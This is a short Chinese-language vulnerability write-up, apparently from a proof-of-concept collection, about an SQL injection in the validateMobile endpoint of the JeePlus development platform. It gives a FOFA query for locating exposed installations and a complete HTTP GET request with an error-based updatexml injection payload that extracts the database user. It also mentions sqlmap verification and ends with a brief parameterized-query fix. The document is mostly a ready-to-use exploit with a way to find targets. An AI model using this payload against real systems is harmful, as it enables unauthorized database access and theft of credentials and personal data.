J4-2Jeeplus-快速开发平台-SQL

漏洞描述：

JeePlus快速开发平台 validateMobile 接口处存在SQL注入漏洞，攻击者除了可以利用 SQL 注入漏洞获取数据库中的信息（例如，管理员后台密码、站点的用户个人信息）之外，甚至在高权限的情况可向服务器中写入木马，进一步获取服务器系统权限。

网站图片：

网络测绘：

fofa语法：

FOFA：app="JeePlus"


漏洞复现：

payload：

```
GET /a/sys/user/validateMobile?&mobile=1%27+and+1%3D%28updatexml%281%2Cconcat%280x7e%2C%28select+user%28%29%29%2C0x7e%29%2C1%29%29+and+%271%27%3D%271 HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Accept-Encoding: gzip
Connection: close
```

效果图:
查询当前用户

Sqlmap验证



修复建议：

立即对JeePlus快速开发平台的`validateMobile`接口实施参数化查询，防止SQL注入漏洞，保护系统免受数据泄露和未授权访问。